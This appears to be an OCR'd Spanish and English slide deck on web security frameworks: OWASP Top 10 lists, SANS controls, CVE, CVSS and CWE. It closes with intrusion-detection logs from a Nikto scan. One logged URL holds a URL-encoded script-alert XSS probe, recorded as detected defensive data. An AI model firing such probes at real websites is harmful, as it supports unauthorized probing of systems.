RSS/Atom/OPL Feed Detector
Oracle Application Server Fingerprint Module
www.darksite.co.in
< Back
Next >
Cancel
Finish


WhiteHat Security Top Ten



- Average number of inputs per website: **227**
- Average ratio of vulnerability count / number of inputs: **2.58%**

WhiteHat SECURITY

 | Page 7


Threat Agents
Attack Vectors
Security Weaknesses
Security Controls
Technical Impacts
Business Impacts
Attack
Attack
Attack
Weakness
Weakness
Weakness
Weakness
Control
Control
Control
Asset
Function
Asset
Impact
Impact
Impact


A1 – Injection
A2 – Cross-Site Scripting (XSS)
A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object References
A5 – Cross-Site Request Forgery (CSRF)
A6 – Security Misconfiguration (NEW)
A7 – Insecure Cryptographic Storage
A8 – Failure to Restrict URL Access
A9 – Insufficient Transport Layer Protection
Unvalidated Redirects and Forwards (NEW)


Open Source Security Testing Methodology Manual
OSSTMM
www.osstmm.org


Open Source Security Testing Methodology Manual
OSSTMM
www.osstmm.org


ISSAF
Information Systems Security
Assessment Framework
www.oissg.org

T10 OWASP Top 10 Application Security Risks – 2013

A1 – Injection	•Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2 – Broken Authentication and Session Management	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date.
A6 – Sensitive Data Exposure	•Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	•Virtually all web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality.
A8 - Cross-Site Request Forgery (CSRF)	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 - Using Components with Known Vulnerabilities	•Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

OWASP Top Ten Coverage

OWASP Top Ten	OWASP ESAPI
A1. Cross Site Scripting (XSS)	Validator, Encoder
A2. Injection Flaws	Encoder
A3. Malicious File Execution	HTTPUtilities (upload)
A4. Insecure Direct Object Reference	AccessReferenceMap
A5. Cross Site Request Forgery (CSRF)	User (csrftoken)
A6. Leakage and Improper Error Handling	EnterpriseSecurityException, HTTPUtils
A7. Broken Authentication and Sessions	Authenticator, User, HTTPUtils
A8. Insecure Cryptographic Storage	Encryptor
A9. Insecure Communications	HTTPUtilities (secure cookie, channel)
A10. Failure to Restrict URL Access	AccessController

OWASP Mobile Top 10 Risks

OWASP
The Open Web Application Security Project

M1	Weak Server Side Controls
M2	Insecure Data Storage
M3	Insufficient Transport Layer Protection
M4	Unintended Data Leakage
M5	Poor Authorization and Authentication
M6	Broken Cryptography
M7	Client Side Injection
M8	Security Decisions via Untrusted Inputs
M9	Improper Session Handling
M10	Lack of Binary Protections

New for 2014!

Igualmente, el SANS Institute es una universidad formativa en el ámbito de las tecnologías de seguridad.

El **Instituto SANS** (**SysAdmin Audit, Networking and Security Institute**) es una institución con ánimo de lucro fundada en 1989, con sede en Bethesda (Maryland, Estados Unidos) que agrupa a 165.000 profesionales de la seguridad informática (consultores, administradores de sistemas, universitarios, agencias gubernamentales, etc.)

Sus principales objetivos son:

- Reunir información sobre todo lo referente a seguridad informática (sistemas operativos, routers, firewalls, aplicaciones, IDS, etc.)
- Ofrecer capacitación y certificación en el ámbito de la seguridad informática

SANS 20 CSC

Critical Security Control

TRIPWIRE SOLUTION SUPPORT FOR THE SANS 20 CRITICAL SECURITY CONTROLS (20 CSC)


SANS Critical Security Controls	NSA Rank	Tripwire IP360	Tripwire Enterprise & Configuration Compliance Manager	Tripwire Log Center **Log data supports this control*	Overall (*combination of solutions deployed*)
CSC1: Inventory H/W Assets, Criticality & Location	Very High	●	●	◕	●
CSC2: Inventory S/W Assets, Criticality & Location	Very High	●	●	•	●
CSC3: Secure Configuration Servers	Very High	●	●	•	●
CSC4: Vulnerability Assessment & Remediation	Very High	●	◔	◕	●
CSC5: Malware Protection	High/Medium		◔	◕	◔
CSC6: Application Security	High	◔	◔	•	◔
CSC7: Wireless Device Control	High	◔	◔	•	◔

The 20 Critical Security Controls	Page	NSA Rank
CSC1: Inventory H/W Assets, Criticality & Location	4	Very High
CSC2: Inventory S/W Assets, Criticality & Location	7	Very High
CSC3: Secure Configuration Servers	10	Very High
CSC4: Vulnerability Assessment & Remediation	13	Very High
CSC5: Malware Protection	16	High/Medium
CSC6: Application Security	19	High
CSC7: Wireless Device Control	22	High
CSC8: Data Recovery	25	Medium
CSC9: Security Skills Assessment	28	Medium
CSC10: Secure Config-Network	31	High/Medium
CSC11: Limit and Control Network Ports, Protocols & Services	34	High/Medium
CSC12: Control Admin Privileges	37	High/Medium
CSC13: Boundary Defense	40	High/Medium
CSC14: Maintain, Monitor, and Analyze Audit Logs	43	Medium
CSC15: "Need-to-Know" Access	46	Medium
CSC16: Account Monitoring & Control	49	Medium
CSC17: Data Loss Prevention	52	Medium/Low
CSC18: Incident Response	55	Medium
CSC19: Secure Network Engineering (secure coding)	58	Low
CSC20: Penetration Testing & Red Team Exercises	61	Low

La información y nomenclatura de esta lista es usada en la National Vulnerability Database, el repositorio de los Estados Unidos de América de información sobre vulnerabilidades.

Common Vulnerabilities and Exposures, siglas **CVE**, es una lista de información registrada sobre conocidas vulnerabilidades de seguridad, donde cada referencia tiene un número de identificación único. De esta forma provee una nomenclatura común para el conocimiento público de este tipo de problemas y así facilitar la compartición de datos sobre dichas vulnerabilidades.

Fue definido y es mantenido por The MITRE Corporation (**MITRE CVE List**) con fondos de la National Cyber Security Division del gobierno de los Estados Unidos de América. Forma parte del llamado **Security Content Automation Protocol.**


Software Vendor Alerts
Vulnerability Scanner DB
IDS Signatures DB
CVE List
Security Advisors & E-mails
Software Vendor Patches & Updates
Vulnerability Web Sites & Databases


CVE-2014-0224
Arbitrary digits assigned by a CNA (CVE Numbering Authority)
CVE Prefix
Year of Discovery

CVE

El CVE ha tenido gran aceptación entre todos los fabricantes porque la mayor parte de las veces es muy complejo saber a qué vulnerabilidad nos estamos refiriendo solo por ciertas características.

Se hace necesario una especie de número de identidad único para cada fallo, puesto que en ocasiones son tan parecidas, complejas o se ha ofrecido tan poca información sobre ellas que la única forma de diferenciar la vulnerabilidad es por su CVE.

Si no existe CVE del problema, lo hemos identificado por el CVE genérico CVE-000-000.

Algunas vulnerabilidades están identificadas por un “CAN” en vez de “CVE”. Se trata del formato “antiguo” que ya no es usado por Mitre.org.

En algunas ocasiones, incluso aunque contradiga el concepto, varias vulnerabilidades pueden estar identificadas con un mismo CVE.

En estos casos lo que la identifica es el título asociado. **Esto ocurre cuando una misma zona de código contiene varias vulnerabilidades, o ese mismo código genera varios fallos distintos.**

Los fabricantes en estos casos, a veces, agrupan varias vulnerabilidades dentro de un mismo CVE y lo solucionan todos a la vez, aunque hayan conocido el fallo en distintos momentos.

CVSS


CVSS (Common Vulnerability Scoring System), un estándar que gradúa la severidad de manera estricta a través de fórmulas establecidas. De esta forma **los administradores conocerán de manera objetiva (a través de un número) la gravedad de los fallos.**

Está basado en los tres pilares de la seguridad de la información: la confidencialidad, integridad y disponibilidad de los datos, además de si el problema es aprovechable en remoto o local, la complejidad de explotación y la necesidad de estar autenticado en el sistema.

Cuanto más próximo a 10, más grave es la vulnerabilidad.

Microsoft Security Bulletin

CWE


Building CWE & Consensus
Publicly Available: Security Taxonomies, Research, and Checklists
Fortify Brian Chess
Cigital Gary McGraw
OWASP Top Ten
Secure Software CLASP
Klockwork
Ounce Labs
Gramma Tech
Preliminary
CVE-based Preliminary List of Vulnerability Examples for Researchers (PLOVER)
Previous Vulnerability Taxonomy Research
Other Work Available in Security Taxonomies, Research, and Checklists
WatchFire
IBM
James Madison University (JMU)
KDM Analytics
Cenzic
SPI Dynamics
Core Security
Checkmarx
VERACODE
Stanford
Coverity
SEI - CERT CC
Kestrel Technology
Parasoft
Unisys
Purdue
UC Berkeley
Security University
MIT Lincoln Labs
Univ. of Maryland
North Carolina State University (NCSU)
Oracle
GMU
National Vulnerability Database (NVD)
Common Vulnerabilities and Exposures (CVE)
CWE
SEI CERT Secure Coding Standards
SANS National Secure Programming Skills Assessment
DHS Software Assurance Common Body of Knowledge
DHS's 'SwA' and 'Build Security In' Web Sites
Object Management Group System Assurance Task Force
Open Web Application Security Project (OWASP)
Web Application Security Consortium (WASC)
CWE Compatibility
DHS and NIST Software Assurance Metrics and Tool Evaluation (SAMATE)
NSA Center for Assured Software
Test Repositories

DEFENSA

Softwares de Monitoreo

```
root@appliance:~# nikto -h [redacted] -output [redacted].xml
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:
+ Target Hostname:
+ Target Port:          80
+ Start Time:          2015-05-11 17:26:04 (GMT-4)
---------------------------------------------------------------------------
```

IP Address: [redacted]
MAC Address:

Host Name: [redacted]
Network Group:

Host Severity: Critical

Advanced search | Advanced | Detection severity: High only | ALL

Filter: Detection type: Malicious Content,Malicious Behavior,Suspicious Behavior,Exploits,Grayware,Malicious URLs

Export | Customize Columns | Oracle HTTP exploit | 2015-05-11 04:40:00 to 2015-05-11 12:33:43 | Custom range

Status	Timestamp	[redacted]	Detection Name	Protocol	Detectio...	[redacted]	URL
	2015-05-11 12:...		Oracle HTTP exploit	HTTP	High		URL: http:
	2015-05-11 12:...		Oracle HTTP exploit	HTTP	High		URL: http:
	2015-05-11 12:...		Oracle HTTP exploit	HTTP	High		URL: http:
	2015-05-11 12:...		Cgi_Apache2.0.39_Traversal_Exploit	Network Virus P...	High		Exploit: Cg
	2015-05-11 12:...		Cgi_Apache2.0.39_Traversal_Exploit	Network Virus P...	High		Exploit: Cg
	2015-05-11 12:...		HTTP_DIRECTORY_TRAVERSAL...	HTTP	High		URL: http:
	2015-05-11 12:...		HTTP_DIRECTORY_TRAVERSAL...	HTTP	High		URL: http:
	2015-05-11 12:...		HTTP_DIRECTORY_TRAVERSAL...	HTTP	High		URL: http:
	2015-05-11 12:...		Oracle HTTP exploit	HTTP	High		URL: http:
	2015-05-11 12:...		Oracle HTTP exploit	HTTP	High		URL: http:
	2015-05-11 12:...		Oracle HTTP exploit	HTTP	High		URL: http:
	2015-05-11 12:...		HTTP_DIRECTORY_TRAVERSAL...	HTTP	High		URL: http:
	2015-05-11 12:...		HTTP_DIRECTORY_TRAVERSAL...	HTTP	High		URL: http:
	2015-05-11 12:...		CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	High		Exploit: CGI_UNICODE_TRAVER...
	2015-05-11 12:...		CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	High		Exploit: CGI_UNICODE_TRAVER...
	2015-05-11 12:...		CGI_UNICODE_TRAVERSAL_EX...	Network Virus P...	High		Exploit: CGI_UNICODE_TRAVER...

	2015-05-14 17:...	148.212.167....	Cross-Site Scripting(XSS) detected	HTTP	High	Point of Entry	Internal	IP address: 190...
	2015-05-14 17:...	148.212.167....	Cross-Site Scripting(XSS) detected	HTTP	High	Point of Entry	Internal	IP address: 190...
	2015-05-14 17:...	148.212.167....	Cross-Site Scripting(XSS) detected	HTTP	High	Point of Entry	Internal	IP address: 190...
	2015-05-14 16:...	148.212.167....	Cross-Site Scripting(XSS) detected	HTTP	High	Point of Entry	Internal	IP address: 190...

Detection Name Cross-Site Scripting(XSS) detected

Severity High

Type Suspicious Behavior

Export Connection Details

Connection Details

Host	Destination
IP Address: [redacted]	**IP Address:** [redacted]
Port: 18873	**Port:** 80
MAC Address: [redacted]	**MAC Address:** [redacted]
Network Group: [redacted]	**Network Group:** No group
Network Zone: Trusted	**Network Zone:** No network zone
User Account: [redacted]	

File Details

Download Detected File

File Size: 162 B

Additional Details

Detection Rule ID:	67
Detected By:	Network Content Inspection Engine
Protocol:	HTTP
URL:	http://[redacted]?mact=Search%2Ccntnt01%2Cdosearch%2C0&cntnt01returnid=15&cntnt01searchinput=%3Cscript%3Ealert%28%22Hello%21+I+am+an+alert+box%21%21%3C%2Fscript%3E&submit=Buscar
Mitigation:	Will not be mitigated
Outbreak Containment Service:	Unblocked

Export Connection Details

Connection Details


Host	Destination
IP Address: [redacted]	**IP Address:** [redacted]
Port: 42523	**Port:** 80
MAC Address: [redacted]	**MAC Address:** [redacted]
Network Group: [redacted]	**Network Group:** No group
Network Zone: Trusted	**Network Zone:** No network zone

HTTP

User Agent:	Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:000477)

Additional Details

Detection Rule ID:	1119
Detected By:	Network Content Inspection Engine
Protocol:	HTTP
URL:	http://[redacted]setup.nsf
Mitigation:	Will not be mitigated
Outbreak Containment Service:	Unblocked


AlienVault USM™
SECURITY INTELLIGENCE
ASSET DISCOVERY
AlienVault Labs Threat Intelligence
BEHAVIORAL MONITORING
VULNERABILITY ASSESSMENT
THREAT DETECTION
Asset Discovery
• Active Network Scanning
• Passive Network Scanning
• Asset Inventory
• Host-based Software Inventory
Vulnerability Assessment
• Network Vulnerability Testing
• Remediation Verification
Threat Detection
• Network IDS
• Host IDS
• Wireless IDS
• File Integrity Monitoring
Behavioral Monitoring
• Log Collection
• Netflow Analysis
• Service Availability Monitoring
Security Intelligence
• SIEM Event Correlation
• Incident Response
@AlienVault



